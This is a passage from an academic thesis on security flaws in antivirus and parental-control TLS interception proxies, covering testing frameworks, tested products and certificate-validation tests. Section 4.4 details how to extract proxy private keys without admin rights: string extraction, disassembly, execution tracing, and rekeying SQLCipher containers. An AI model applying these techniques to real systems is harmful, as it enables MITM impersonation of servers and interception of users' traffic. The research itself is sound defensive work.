While Frankencert randomly generates millions of certificates, mucert [84] generates certificates that are aimed to trigger maximum code coverage in the certificate validation procedure. By starting from a thousand samples, it mutates them while keeping only interesting ones, following the Markov Chain Monte Carlo (MCMC) sampling algorithm. Certificate validation issues are identified through differential testing on OpenSSL, PolarSSL, gnuTLS, NSS (in file-mode); CyaSSL and MatrixSSL (in client-server mode); Chrome, Mozilla Firefox, and Microsoft Internet Explorer (by importing certificates in their trusted store). However, no host validation is performed in non-client-server mode, no policy is explicitly asked to be verified, nor is the intended purpose of the certificate verified (e.g., client/server authentication, code signing). Mucerts mostly identify bugs and discrepancies between implementations that do not necessarily lead to security implications. In fact, no tests are performed with incorrect signatures/keys. Unlike in Frankencert, no vulnerability has been clearly uncovered.

SymCerts [83] creates certificate chains composed of symbolic and concrete values to check the certificate chain validation logic of TLS libraries. It has been applied on popular

TLS libraries to uncover various flaws.

3.4.2 Source Code Analysis

SSLint [129] is a scalable, automated, static analysis system for detecting incorrect use of SSL/TLS APIs. It applies static analysis to C/C++ application source codes to extract Program Dependence Graphs (PDGs), and verifies whether their implementation of the OpenSSL and gnuTLS APIs is correct against reference graph-based signatures. From 485 applications from the Ubuntu repository using either OpenSSL/gnuTLS or both, representing 22 million lines of code, they extracted 381 PDGs and found 27 vulnerabilities.

Project Wycheproof [32] is set of security tests to verify the source code of cryptographic libraries for known weaknesses, including 80 test cases. It was used to uncover 40 bugs in well-known libraries.

3.4.3 TLS Implementation Testing

FlexTLS [67] is a tool for testing TLS implementations by crafting handshake scenarios, and was used to discover a number of vulnerabilities in TLS libraries. It builds on miTLS, a formally verified reference implementation of TLS written in F# [68].

Somorovsky proposes TLS-Attacker [220], a fuzzer for TLS implementations targeted for TLS library developers, which also tests for memory-related bugs.

3.5 Miscellaneous

Other work related to various other aspects of our work are presented below.

3.5.1 Related Technologies

HTTP Strict Transport Security (HSTS [137]) is a simple mechanism to protect against SSL stripping attacks. Kranch and Bonneau [152] studied how HSTS and key pinning are deployed in practice, and found that even such simple proposals to enhance the HTTPS security are challenging to implement. We note that key pinning is overridden by Chrome 47.0 when the server certificate is signed by an imported root certificate, and is deprecated as of Chrome 68.

Huang et al. [133] study the deployment of forward secrecy (FS) compatible ciphers from the server perspective, and found that despite their wide-scale adoption, weak parameters (weak keys) are still often negotiated.

3.5.2 Mimicking TLS handshakes

In parallel to our work in Chapter 5, Frolov and Wustrow proposed uTLS [119], a Golang library for mimicking reference ClientHellos and thus bypassing filters targeting censorship-circumvention tools. DummyTLS also mimicks reference handshakes, while also supporting now-deprecated backoff ClientHellos. uTLS could be substituted in place of DummyTLS and would provide more flexibility to adapt to new browser versions. Also, by finishing TLS handshakes, we would not need to fall back on OpenSSL to fetch server pages in L19.

Chapter 4

Analyzing Client-end TLS Interception Software

In this chapter, we describe our first framework, focused on the analysis of client-end TLS proxies.

4.1 Methodology

We present our general methodology below, including our analysis framework, threat model, and the selection of products to be analyzed.

4.1.1 Analysis Framework

We propose a framework to analyze client-end and network appliance TLS proxies. Our framework follows the structure of a TLS proxy, which is interested in the following four categories: (a) root certificates of proxies, and protections of corresponding private keys; (b) certificate validation; (c) server-end TLS parameters; and (d) client-end transparency.

4.1.1.1 Root Certificate and Private Key

First, if the proxy's root certificate is pre-generated (i.e., fixed across different installations/devices), users could be vulnerable to impersonation by an active MITM network adversary, having access to the signing key, if the proxy accepts external site certificates issued by its own root certificate; see Fig. 2. In Feb. 2015, the advertisement-inserting tool SuperFish [28] was found to be vulnerable to such an attack due to its use of the Komodia SDK, which pre-generates a single root certificate per product. As this SDK is used by other products, independent work tracked their root certificates and associated private keys.[1] In Nov. 2015, two Dell laptop models were found to be shipped with the same root certificate along with its private key [108]. The same attack is also possible, if the private signing key of a per-installation root certificate can be accessed by unprivileged malware in a targeted machine. Note that, unlike advertisement-related products, removing antivirus and parental control tools may not be feasible or desirable.

4.1.1.2 Certificate Validation

Second, as the TLS proxy itself connects to the server, it is in charge of the certificate validation process, which may be vulnerable to several known problems, including: accepting *any* certificate (cf. Privdog [29]), failing to verify the certificate chain, relying on an outdated list of trusted CAs, or failing to check revocation status. Brubaker et al. [78] show that certificate validation is a particularly error-prone task, even for well-known and tested TLS libraries and clients.

4.1.1.3 Server-end Parameters

Third, the TLS proxy introduces a new TLS client (w.r.t. the remote server) in the end-to-end client-server connection. Similar to browsers, these proxies must be kept updated with

[1] `https://gist.github.com/Wack0/17c56b77a90073be81d3`

the latest patches as developed against newly discovered vulnerabilities (e.g., BEAST [107], CRIME [208], POODLE [177], FREAK [66], and Logjam [50]). Outdated proxies may also lack support for safe protocol versions and cipher suites, undermining the significant effort spent on securing web browsers.

4.1.1.4 Client-end Transparency

Fourth, the proxy may not faithfully reproduce a connection to the browser with the same parameters as the proxy's connection to the server. For example, the proxy may not match the use of extended validation (EV) certificates, and mislead the browser to believe that the connection uses lower or higher standards than it actually does; hence, the proxy may trigger unnecessary security warnings or suppress the critical ones. We refer to the capacity of a TLS proxy to reflect TLS parameters between both ends as proxy transparency (not to be confused with Certificate Transparency [4]).

4.1.2 Threat Model

To exploit the vulnerabilities identified in our analysis, we primarily consider two types of attacks (see below). In both cases, we assume an attacker can perform an active MITM attack on the target (e.g., an ISP, a public WiFi operator), and the goal is to impersonate a server in a TLS connection, or at least extract authentication cookies from a TLS session. Attackers cannot run privileged malware (e.g., rootkits) in a target system, as such malware can easily defeat any end-to-end encryption. However, attackers can execute privileged code in their own machines to study the target products.

Generic MITM: The attacker may learn (e.g., from network access log) whether a vulnerable CCA is installed on a target system; otherwise, a generic MITM attack can be launched against all users in the network, with the risk of being detected by users who are not vulnerable. Typically, CCAs that install pre-generated certificates may enable such a powerful attack, if the corresponding private keys can be retrieved (on an attacker controlled machine). No malicious code needs to be executed on the target system.

Targeted MITM: The attacker can run unprivileged code on the target system, prior to the attack (e.g., via drive-by-downloads, social engineering). Such malicious code can extract a dynamic, proxy-generated private key, which can then be used to impersonate any server at that specific target system.

4.1.3 Product Selection

We relied on AV-comparatives.org [62, 63], Wikipedia[2] and other comparatives [235] to select well-known antivirus and client-end parental control products under Windows. When a vendor offers multiple versions of an antivirus or network firewall, we review the specifications of each product to find the simplest or cheapest one that supports TLS/HTTPS interception; if the specifications are unclear, we try several versions. Our preliminary testset includes a total of 55 products (see Tables 2-3): 37 antiviruses and 18 parental control applications. Fourteen of these tools import their own root certificates in the OS/browser trusted CA stores, and 12 of them actually proxy TLS traffic. The rest of our analysis focuses on these 14 applications/12 proxies. Several of these proxies have also been identified as a major source of real-world traffic filtering (see e.g., [134, 192]).

4.2 Contributions

1. We design a hybrid TLS testing framework for client-end TLS proxy applications, combining our own certificate validation tests with tests that can be reliably performed through existing test suites (see Section 4.6). Using this framework, we analyzed 14

[2] `https://en.wikipedia.org/wiki/Comparison_of_antivirus_software`, and /wiki/Comparison_of_content-control_software_and_providers

Company	Product	Version
Agnitum	Outpost Security Suite Pro	9.1
AhnLab	V3 Internet Security	8.0
Avast	**Internet Security**	**2015 10.2.2218**
		10.3.2225
AVG	**Internet Security**	**2015.0.?**
		2015.0.6122
Baidu	Antivirus	2015 5.0.3
BitDefender	**Antivirus Plus**	**2015 v8**
BullGuard	**Antivirus**	**15.0.297**
	Internet Security	**15.1.302**
		15.1.307.2
Checkpoint	**ZoneAlarm Security Suite**	**2015 13.4.261**
Comodo	Antivirus Advanced	8.1
	Internet Security	8.1
CMC	Internet Security	2012
Dr. Web	**Security Space**	**10**
Emsisoft	Anti-Malware	9.0
eScan	Internet Security Suite	14.0
ESET	**Smart Security**	**8.0.312.0**
		8.0.319.0
F-Secure	SAFE	2.15 build 364
G DATA	**Antivirus**	**2015 25.0.0.2**
		25.1.0.3
K7 Computing	K7 Internet Security	14.2.0.249
	K7 Total Security Pro	14.2.0.249
Kaspersky	**Antivirus**	**15.0.2.361**
		16.0.0.614
Kingsoft	Antivirus	2010
McAfee	Internet Security	12.8
Norman	Security Suite	11
Output	Total Security	1.1.4304.0
Panda Security	Antivirus Pro	2015
	Internet Security	2015
Qihoo	360 Internet Security	5.0.0.5104
	360 Total Security	6.0.0.1140
Quick Heal	Internet Security	16.00 (9.0.0.20)
Sophos	Endpoint Security	10.3
TGSoft	VirIT	Lite 7.8.51.0
Total Defense	Internet Security Suite	9.0.0.141
TrendMicro	Internet Security	8.0
TrustPort	Total Security	2014 14.0.5.5273
	Internet Security	2015 15.0.3.5432
VIPRE	Internet Security	2015 8.2.1.16
Webroot	SecureAnywhere	8.0.7.33

Table 2: List of antiviruses tested. **Highlighted** entries are products that may install a root certificate and proxy TLS connections; we analyzed all such products.

Company	Product	Version
Awareness Tech	WebWatcher	8.2.30.1147
BlueCoat	K9 Web Protection	4.4.276
ContentWatch	**Net Nanny**	**7.2.4.2**
		7.2.6.0
Cybits Ag	JuSProg	6.1.0.106
Fortinet	FortiClient	5.2
Entensys	**KinderGate Parental Control**	**3.1.10058.0.1**
KinderServer AG	KinderServer	1.1
LavaSoft	Ad-Aware Total Security	11
McAfee	SafeEyes	6.2.119.1
Norton	Family	3.2.1
Pandora Corp	**PC Pandora**	**7.0.22**
Profil	Parental Filter	2
Salfeld	Child Control	2014 14.644
Solid Oak Software	**CYBERsitter**	**11**
SpyTech	SpyAgent	8
TuEagles	AntiPorn	2.15
Verify	Parental Control	1.15
Witigo	Parental Filter	(unknown)

Table 3: List of parental control applications tested. **Highlighted** entries are products that may install a root certificate and proxy TLS connections; we analyzed all such products.

leading antivirus and parental control products under Windows that offer HTTPS/secure email filtering, or at least install a root certificate in the client's trusted CA stores (OS/browsers) to expose potential TLS-related weaknesses introduced by these tools to their hosting systems.

2. We investigate whether the tools generate product-specific root certificates dynamically, and to what extent they protect the associated private keys. We perform an extensive analysis of certain products to recover their private keys, requiring non-trivial reverse-engineering and deobfuscation efforts (although one-time only, for each product). When the same key is used on all systems using the same product, simple MITM attacks are possible (see Section 4.4).

3. We expose flaws in the certificate validation process of the TLS proxies, given only a small corpus of carefully-crafted invalid certificates, which include expired and revoked certificates along with chains of trust that are broken for various reasons (see Section 4.7). While testing our invalid certificates, we faced several challenges that are not

generally considered in existing client TLS tests (cf. Qualys [199] and others [71, 234]; see Section 4.5).

4. We analyze the TLS proxies against known attacks, and test their support for the latest and older TLS versions. We also test whether the TLS version negotiated with the server differs from what the browser sees (as supplied by the proxy), along with various other parameters, e.g., certificate key size, signature hashing algorithm, EV certificates. We observe that browsers (and in turn, users) are often misled by these proxies (see Section 4.7).

5. We discuss implications of our findings in terms of efforts required for launching practical attacks (see Section 4.8), and outline a few preliminary suggestions for safer TLS proxying (see Section 4.10).

4.3 Major Findings

We applied the framework on 14 well-known antivirus and parental control tools for Windows (including two from the same vendor, and sometimes multiple versions), between March and August 2015.

We found that *all* the analyzed products in some way weaken TLS security on their host. Three of the four parental control applications we analyzed are vulnerable to server impersonation because they either import a pre-generated certificate into the OS/browser trusted stores during installation, lack any certificate validation, or trust a root certificate "for testing purpose only" with a well-known 512-bit RSA key. The remaining one imports a pre-generated certificate when filtering is enabled for the first time, and never removes it even after uninstalling the product, leaving the host perpetually vulnerable. One antivirus did not validate any certificate in the first version we analyzed, then changed to prompting the user for each and every certificate presented on email ports (secure POP3, IMAP and SMTP), leaving users unprotected or in charge of critical security decisions. Another antivirus fails to verify the certificate signatures, allowing a trivial MITM attack when filtering is enabled. A third antivirus leaves its host vulnerable to server impersonation under a trivial MITM attack after the product license is expired (accepts all certificates, valid or otherwise). Due to the expired license, this product also cannot be automatically updated to a newer version that fixes the vulnerability. We contacted the affected companies and report their responses.

4.4 Private Key Extraction

Most CCAs implement various protection mechanisms to safeguard their private keys on-disk. In this section, we discuss our methodologies to identify the types of protection as used by CCAs, and how we extract plaintext private keys from application-protected storage. OS-protected private key extraction requires admin privileges, excluded in our threat model for targeted attacks (see Section 2.4).

Overview. Our primary goal here is to extract private keys from disk on a user's machine, using only unprivileged code. Extracting private keys from memory requires admin privileges, and we consider such an approach for two cases: to extract private keys associated to pre-generated certificates, and to understand the application process dealing with an in-memory private key to identify how the key is stored/protected on disk. We discuss the protection mechanisms used by our tested CCAs; we circumvented the two main on-disk protection mechanisms without requiring admin privileges on the target system. We then discuss some contextual security aspects.

4.4.1 Locating Private Keys in Files and Windows Registry

Most CCAs (optionally generate and) import their root certificates into OS/browser trusted stores during installation. Using Process Monitor ("procmon" from Microsoft/SysInternals), we monitor all the application processes of a CCA during installation. After installation, we manually check for any newly added trusted CA using the Windows Certificate Manager. If a new entry in the Windows store is inserted, searching for the SHA1 fingerprint of that certificate in procmon's log identifies the exact event where the entry was created. We can thus identify the specific application process that inserted the new certificate, and possibly identify other affected files and registry locations, and which may potentially contain the associated private key. Specifically, we perform manual analysis (e.g., searching for keywords such as "certificate") on file and registry operations (potentially hundreds), executed right before and after the root certificate insertion. When a CCA leverages the Windows CAPI/CNG, we find obvious traces in the log; we can then easily identify the correct key in a protected container with a label that is often similar to the CCA's name.

We also explore a CCA's installation directory for files that appear to be certificates or keys (with extensions such as .cer, .crt, .cert, .pem, .key; or filenames containing *cert* or *CA*). If a private key is found, we match it to the root certificate for confirmation. We also check whether the key file is accessible by unprivileged code, allowing targeted MITM attacks.

If no root certificate is imported during installation, we explore the application's settings for the availability of TLS filtering, and enable filtering when found. We then reboot the system (sometimes required to activate filtering), and visit an HTTPS website in a browser to trigger TLS interception, forcing the proxy to access its private key. At this point, if no root certificate is installed and no sample HTTPS connections are filtered, we discard the application from the rest of our analysis. In the end, we fully analyze 14 products that support filtering and/or import a root certificate in the OS trusted store.

4.4.2 Application-protected Private Keys

Instead of using the OS-protected key storage, some CCAs store their private keys protected by the application itself, using encryption and sometimes additional obfuscation. After locating the on-disk protected private keys (Section 4.4.1), we try to defeat such custom protections to extract the keys. Here, we detail our methodology to bypass two main protection mechanisms we encountered, requiring some reverse-engineering effort (non-trivial, but one-time only for each mechanism).

4.4.2.1 Identify the Process Responsible for TLS Filtering

First, we find the application process responsible for handling a private key, and then investigate the corresponding binary files (DLLs) involved in this process to extract the passphrase/key used in encrypting the private key. As the private key must be in memory when a proxy is performing TLS filtering, we can identify the specific process responsible for filtering as follows: (a) Identify all the running processes of a target CCA, by finding services with related names or identifying new running processes following the CCA installation; (b) Dump the process memory of each of these processes; (c) Search the memory dumps for a private key that matches the root certificate's public key; and (d) Identify the process that handles the TLS filtering, i.e., the one that holds the private key in its memory space. As all CCAs in our study use RSA key pairs, and those that do not rely on OS-provided key storage use the OpenSSL library for handling keys, we use the heartleech tool [126] to search for a private key in the memory dumps, by specifying the corresponding root certificate.

4.4.2.2 Retrieving Passphrases

We discuss three techniques used to extract a passphrase or the derived encryption key, to recover a target private key from an on-disk encrypted/obfuscated container. When a specific method is successful against a given CCA, it yields a static "secret" that allows for decryption of the private key using unprivileged operations, satisfying our threat model for targeted MITM attacks (see Section 4.1.2).

Method 1: Extracting strings. We extract strings of printable characters from the binaries of the TLS filtering process, and use them as candidate passphrases. This method was used to recover the SuperFish private key (cf. Graham [125]).

Method 2: Disassembling/Decompiling. We disassemble the process binaries using IDA Pro, and search for selected OpenSSL functions related to private keys; we label such functions as passphrase consumer functions.[3] Then, we follow the source of the argument representing a passphrase, and locate potentially hardcoded passphrases. This method is quite effective as all tested CCAs use the OpenSSL library for private key operations, and IDA FLIRT can reliably identify such OpenSSL functions from process binaries.

Method 3: Execution tracing. Some CCAs may obfuscate a hardcoded encryption passphrase/key by performing additional computation on it, prior to calling a consumer function. These computations may not be accurately disassembled by IDA Pro, due to e.g., the use of ad-hoc calling conventions. In such cases, we rely on execution tracing. However, instead of debugging a live proxy process, we trace only selected parts from a proxy, by executing those parts independently.[4] We first load a candidate binary containing consumer functions into a debugger (Immunity Debugger[5] in our case), and set breakpoints

[3] Examples: SSL_CTX_use_PrivateKey, SSL_CTX_use_PrivateKey_file, PEM_write_RSAPrivateKey, X509_check_private_key, PKCS8_decrypt.

[4] Debugging a live proxy is complicated by several factors: a proxy often operates as a Windows service, requiring kernel-level debugging; services are often started early in the boot process and may access the private key before we can debug the execution; services may not be restarted afterwards without rebooting; and services may use anti-debugging techniques.

[5] `http://immunityinc.com/products/debugger/index.html`

on these functions. Then, we change the binary's entry point to a function that is two/three function calls away from a consumer function, as we do not know the precise location of instructions processing the passphrase/key. Using this method, we identified all remaining runtime-generated passphrases that could not be extracted through Methods 1 and 2. Note that if the encryption key is dynamically generated from runtime parameters (as opposed to hardcoded), further reverse-engineering is needed to extract the logic to generate the correct key on a target machine. In practice, we only encountered static encryption keys.

4.4.2.3 Encrypted Containers

Some CCAs protect on-disk private keys using encrypted database containers such as SQLCipher, an extension of SQLite with AES-256 encryption support. While techniques from Section 4.4.2.2 are mostly effective against SQLCipher, we develop a generic method that can possibly be used with any encrypted SQLite variant. This method helped us unlock an encrypted container that uses a modified version of SQLCipher. We locate SQL queries in the target binary that are executed immediately after the database is opened. By modifying such a query to *PRAGMA rekey=''*, we instruct the SQL engine to reencrypt the database with an empty key, essentially decrypting the database containing the intended private key. When we need to make a CCA operate with our decrypted/modified database, we also patch the CCA's binary not to require a passphrase when opening the database. This is particularly useful for CCAs relying on their own trusted stores saved within a SQLCipher database, which we must modify to insert our test root certificate (see Section 4.6.3).

4.4.3 Security Considerations

When the private key corresponding to a proxy's root certificate is retrieved, new security considerations emerge, as discussed below; a proxy must be tested accordingly.

Time of Generation. Some CCAs come with a preloaded root certificate that they import during installation or when TLS filtering is activated. We label such certificates as pre-generated, which may enable generic MITM attacks. In contrast, others may generate a fresh root certificate unique to the local machine; we label such certificates as install-time generated. If the private key of an install-time generated certificate is accessible from unprivileged code, a targeted MITM attack becomes possible. We verify whether a certificate is generated at install-time or pre-generated by simply installing the product on two different machines with distinct environments (e.g., different hardware, x86 vs. x86-64), and compare the installed certificates. We also search for pre-generated certificate files and private keys in the installer.

Entropy During Generation. It is possible that the entropy used during the generation of a new public/private key pair in install-time generated certificates is inadequate. In practice, since most products we analyzed generate a root certificate with RSA keys using OpenSSL, the generation process is expected to call certain known functions, e.g., `RAND_seed()`, `RAND_event()`, `RSA_generate_key_ex()`; we found calls to the last function in many cases. However, we did not investigate further the key generation algorithm in CCAs.

Self-acceptance. For TLS interception, there is no need for a TLS proxy to accept proxy-signed remote certificates, as the proxy's root certificate is intended only to be used in the local machine. A proxy must not accept such remote certificates; otherwise, it becomes vulnerable to generic (for pre-generated root certificates), or targeted (for install-time generated root certificates) MITM attacks that use a forged certificate, signed by the proxy's private key.

Filtering Conditions. CCAs may only filter TLS traffic under specific conditions. For example, filtering may be activated by default after installation, or offered as an optional feature disabled by default. Filtering may be applied only for selected categories of websites (especially for parental control tools), or for all websites. Filtering could also be port-dependent, or applied to any TCP port. Finally, only specific browsers/applications may be filtered. Self-acceptance is only relevant when the proxy is actively filtering. It may happen that the proxy is not enabled by default; however, its root certificate is already imported in trusted stores.

Expired Product Licenses. CCAs may stop filtering traffic when their license or trial period is expired. If a proxy's root certificate is still present in trusted stores, it leaves browsers vulnerable to potential generic or targeted MITM attacks. This is especially relevant if the TLS proxy does not accept its own root certificate as a valid issuer for site certificates before license expiration; i.e., users are not vulnerable to MITM attacks involving a proxy-signed certificate before license expiration but become vulnerable afterwards. Alternatively, a CCA may decide to continue filtering traffic even in an expired state. In this case, we test whether the proxy's certificate validation process is still functional (e.g., rejects invalid certificates).

Uninstallation. When a CCA is uninstalled, its root certificate should be removed from OS/browser trusted stores. Otherwise, it may continue to expose browsers to MITM attacks, e.g., if the certificate is pre-generated, or the private key of an install-time generated certificate has previously been compromised.

4.5 Limitations of Existing TLS Test Suites

Existing test suites possess certain limitations that prevent them from being used directly to test client-end TLS proxies. Note that such test suites have not been designed for the TLS proxies we target. We summarize these limitations below, and address them in our framework.

4.5.1 Certificate Verification

After the Komodia incident [28], to check whether users are affected by Komodia-based interception tools, several web-based test sites appeared (e.g., [237, 71]). These tests are based on loading a CSS or JavaScript file hosted on a server with an invalid certificate (e.g., signed by the pre-generated root certificate of a broken TLS interception tool). If the CSS/JavaScript resource is successfully fetched, the client is then notified about the vulnerability. To test client-end TLS proxies, the following limitations must be addressed.

Unimplemented SNI Extension. Certificate validation tests are often served on subdomains that are hosted from the same IP address since it is usually costly to use a unique IPv4 address per test. To distinguish multiple domain names, the server implicitly relies on the SNI TLS extension to receive the hostname requested by the client at connection time. SNI has been widely adopted in modern browsers and TLS clients [1]. However, we encountered a few proxies that use ad-hoc ways to relay a TLS connection to the real server, without using the SNI extension. Test servers are thus unable to properly identify the requested host and are forced to deliver a default certificate, and eventually a 4xx error. For example, while badcert-superfish.tlsfun.de delivers a certificate signed by SuperFish's pre-generated certificate when the SNI extension is used, lacking SNI results in a 400 Bad Request webpage owned by the hosting company, served under their own domain name's certificate. Thus, the test would report that a carefully-crafted invalid certificate was not accepted (i.e., the proxy is not vulnerable), while the real reason is due to the wrong domain name. As a result, the invalid certificate is never tested against the proxy.

Caching-incompatible. A TLS proxy may cache certificates as seen from an initial connection to a server and reuse them upon further visits to the same website. Some suites are apparently incompatible with caching proxies, especially when numerous certificates must be tested (e.g., Frankencert [78] uses 8,127,600 test certificates presented on *localhost*).

Undetected Passthrough. Certain proxies only filter selected connections, e.g., only specific categories of websites or supported TLS versions; other connections are simply forwarded to a browser, letting the browser deal with untrusted certificates or unsupported configurations. To test whether a proxy trusts its own root certificate, we must verify that content delivered by a web server with a proxy-signed certificate is successfully inspected. If the proxy chooses to passthrough this connection, the browser will simply accept the proxy-signed certificate (as if the proxy has generated the certificate as part of an active filtering process). We must make sure that the proxy was trying to filter the connection, and that it detected its own root certificate as the issuer, or simply did not find the issuer in its trusted store, and decided to let the browser deal with an untrusted issuer error. When successfully inspecting the connection, the proxy re-generates a similar certificate on-the-fly with a different key. Hence, the certificate received by the browser must be verified, e.g., by its fingerprint.

Fragile Implementations. Proxies may behave inconsistently in specific test cases, leading to nondeterministic test results. For example, if several simultaneous connections are attempted to web servers with invalid certificates, a proxy may crash, or deny all future connections. Even a simple invalid certificate could lead to timeouts and incorrect test outcomes. Special care must be taken to test such buggy proxies.

Client-dependent Filtering. Proxies may filter or accept only specific clients; e.g., while common browsers are filtered, we found that the OpenSSL toolkit launched from the command line was not filtered by half of the proxies. Sometimes, only selected browsers are filtered. This restriction is implemented simply by checking process names, or through a more involved mechanism (e.g., using non-obvious program characteristics). Thus, a proxy-testing client application must make sure that its connections are processed by the proxy.

4.5.2 TLS Security Parameters

Existing test suites, e.g., Qualys [199] and howsmyssl.com, perform an extensive test of TLS parameters (and relevant features), including: protocol versions, cipher suites, TLS compression, and secure renegotiation. Various sites also evaluate high-impact vulnerabilities; e.g., freakattack.com for the FREAK attack and weakdh.org for Logjam. As TLS parameters are generally tied to a server rather than a domain, online test suites resort to serving these tests on several TCP ports (e.g., [199, 234]). However, this solution is inadequate, as CCAs generally filter only specific ports (e.g., 80 and 443), sometimes non-configurable. We also found an antivirus that only analyses encrypted emails on ports 465, 993 and 995. Thus, existing sites cannot properly test these TLS proxies.

4.6 Our TLS Proxy Testing Framework

We design a hybrid solution combining our own certificate validation tests with tests that can be reliably performed through existing test suites. We discuss our methodology for testing certificate validation engines of the proxies, TLS parameters as apparent to browsers and remote servers, and known TLS attacks against each proxy.

4.6.1 Test Environment

We set up a target TLS proxy in a virtual machine running Windows 7 SP1, and a test web server in the host OS. To address the lack of SNI support in proxies, we assign multiple IP addresses to a single network interface to map various test domain names to different IP addresses. We also instrument a DNS server on the host to serve predefined IP addresses in response to a query for our test domain names. For example, we map wrong-cn.local.test to 192.168.80.10, assign this IP to the network interface, and configure the web server to serve the corresponding certificate with a wrong CN field for requests made to that

IP address. While private IPv4 address spaces can assign up to 16,387,064 individual addresses (far enough to map all our tests), a few CCAs do not filter traffic from these address spaces. Thus, we also configure our test environment to use Internet-addressable IPs from a randomly picked range.

If all ports are filtered by the target TLS proxy (or ports are configurable), we simply leverage existing online testing suites to analyze the proxy for security-sensitive TLS parameters. Otherwise, we use a TCP proxy on the host to forward traffic addressed to these test suites from a proxy filtered port to the real server port. In this setup, we must preserve the correct domain names to avoid HTTP 300 redirections. While testing the TLS proxy on multiple server ports, we effectively need to serve several tests through the same test IP and port of our TCP proxy. To avoid caching issues, we restart the VM (with the TLS proxy) after each test. Our testing environment is made to conduct all tests within a single physical machine, requiring the CCA to be installed within a VM. Alternatively, two physical machines could also be used.

4.6.2 Certificate Validation Testing

We generate test certificates signed by the private key corresponding to our root certificate; we also make the proxies trust our root certificate (see Section 4.6.3). We visit test web pages using a browser filtered by the proxy under test (preferably Chrome, since it relies on the OS trusted store and provides details about the main connection). We use a couple of valid, control certificates to verify that a TLS proxy accepts our root certificate, or does not perform any filtering in a given setting (e.g., an unfiltered IP range, domain name or TLS version). When filtering is active, we test each TLS proxy with 9 certificates with a broken chain of trust, including:

1. Self-signed: A simple self-signed certificate. If accepted, trivial generic MITM attacks are possible.

2. Signature mismatch: The signature of a valid certificate is altered. If accepted, the proxy lacks signature verification, and may allow simple certificate forgery.

3. Fake GeoTrust CA: A certificate signed by an untrusted root certificate that has the same subject name as the GeoTrust root CA (any OS/browser trusted CA can be used). We also include this fake CA certificate in the certificate chain. The leaf certificate does not specify an Authority Key Identifier (AKI), limiting the identification of the issuer certificate to only its subject name. The goal is to check if the proxy refers to the correct root certificate.

4. Wrong CN: Incorrect Common Name (CN) not matching the domain where it is served from. If accepted, a valid certificate for *any* website could be used to impersonate *any* server.

5. Unknown CA: A certificate signed by an untrusted root certificate (e.g., generated by us).

6. Non-CA intermediate: A valid leaf certificate is used as an intermediate CA to sign a new certificate. If accepted, a valid certificate for *any* website could be used to issue valid certificates for *any* other websites (cf. early versions of IE [64] and iPhone [149]).

7. X.509v1 intermediate: An X.509 version 1 certificate acting as an intermediate CA certificate. X.509v1 does not support setting a *basicConstraints* parameter to limit a certificate to be a leaf. If accepted, *any* valid v1 certificate could be used to issue *any* other certificates.

8. Revoked: We rely on `https://revoked.grc.com` to test the revocation support. This website delivers a revoked certificate with the necessary extensions to refer to the signing CA's CRL list and OCSP server (both would report the certificate as revoked). Revocation is particularly useful in cases where legitimate certificates are issued after a security breach at a CA, e.g., Comodo [7].

9. Expired: A certificate with a past "valid-before" date.

We also examine whether the proxies accept certificates with deprecated algorithms (e.g., RSA-512 and MD5), or algorithms that are being gradually phased out (e.g., RSA-1024, SHA1).[6] Regarding proxy transparency of a certificate's extensions and parameters, we examine how the proxy deals with Extended-Validation (EV) certificates, and whether the key length and hashing algorithm in a proxy-signed certificate are identical to the original server certificate.

Our small corpus of 15 certificates is intended to identify the most obvious validation errors. More comprehensive analysis (cf. [78]) can be performed by identifying the TLS library and version used by a CCA, and running more tailored tests against the library. In practice, we observed that most CCAs rely on OpenSSL or Microsoft Secure Channel (Schannel); however, more reverse-engineering is needed to accurately report which library is effectively used as the TLS stack by a given CCA. Additional certificates can also be generated to test whether the proxies interfere with recent enhancements to TLS (e.g., key pinning, HSTS). Note that in Chrome 56.0 (the latest version, as of January 2017), key pinning is overridden when a local TLS proxy filters connections.[7]

4.6.3 Proxy-embedded Trusted Stores

To validate server certificates, proxies may rely on the OS trusted store, or on a custom embedded store. Below we discuss testing considerations related to such custom stores.

Trusting Our Own Root Certificate. A valid issuer is required for signing several of our test certificates (e.g., expired, wrong CN, weak keys, or testing TLS support); we sign

[6] Firefox 68.0 and Chrome 76.0 still accept RSA-1024 keys in leaf certificates (at least from locally trusted authorities, as of July 2019); however, the trust in CAs using 1024-bit keys is being progressively revoked [181]. The use of MD5 for certificate signature has also been banned by modern browsers during 2011 (e.g., [178]) due to obvious forgery attacks [222]. SHA1 is also gradually being phased out (e.g., [11]).

[7] `https://www.chromium.org/Home/chromium-security/security-faq`

such certificates with a well-formed X.509v3 root certificate we generated (with RSA-2048). We make the proxies trust our root certificate, when possible. Note that a valid wildcard certificate (issued by a real CA) is insufficient for our purpose. Rather, we require a certificate that can be used to issue additional certificates (i.e., similar to an intermediate CA certificate); at the end, we did not obtain such certificates from a real CA as we do not meet the eligibility requirements (e.g., being a middle/large organization with a substantial net worth).

Usually, it is sufficient to import our root certificate into the OS/browser trusted stores. However, several CCAs rely on their own embedded stores (sometimes obfuscated), effectively introducing a new independent trusted CA store without any documented policy (cf. Mozilla [179]). We tried to insert our certificate in the proxy-trusted stores (see Section 4.4.2.3).

If we cannot make a proxy trust our root certificate, we generate relevant test certificates using the proxy's root certificate (with its retrieved private key). However, not all proxies trust their own root certificates to sign arbitrary certificates (as expected). In such cases, we search for external web servers with similar certificates, and visit them to test the proxy. Since we do not control external test websites, there is a possibility that our local tests yield different results than the online ones. We still provide both methods as the local tests can be made more comprehensive while online tests can serve as a backup solution to test at least certain available cases.

For example, an expired certificate can be tested at expired.badssl.com, if the proxy supports SNI. A wrong CN can be tested thanks to misconfigured DNS entries (e.g., tv.eurosport.com pointing to Akamai's CDN servers, delivering a certificate for the CDN's domain name). For weak RSA keys and deprecated signature algorithms, we were unable to find online tests. This is an expected limitation, as valid CAs currently do not issue such certificates. Hence, these tests cannot be performed when the proxy does not trust its own root certificate or the root certificate we generate; we had one such proxy among our tested products.

Store Analysis. We try to determine the provenance of proxy-embedded stores (if readable), and check for issues such as globally distrusted CAs (e.g., DigiNotar), expired CAs, and CAs with weak keys (below RSA 1024 bits). When we find expired CAs, we verify that the proxy correctly checks the period of validity of its trusted store by (a) importing our own expired root certificate into the store, (b) attempting to connect to a test page serving a valid certificate signed by that expired CA. If the page loads, the proxy introduces vulnerabilities through its custom store.

4.6.4 TLS Versions and Known Attacks

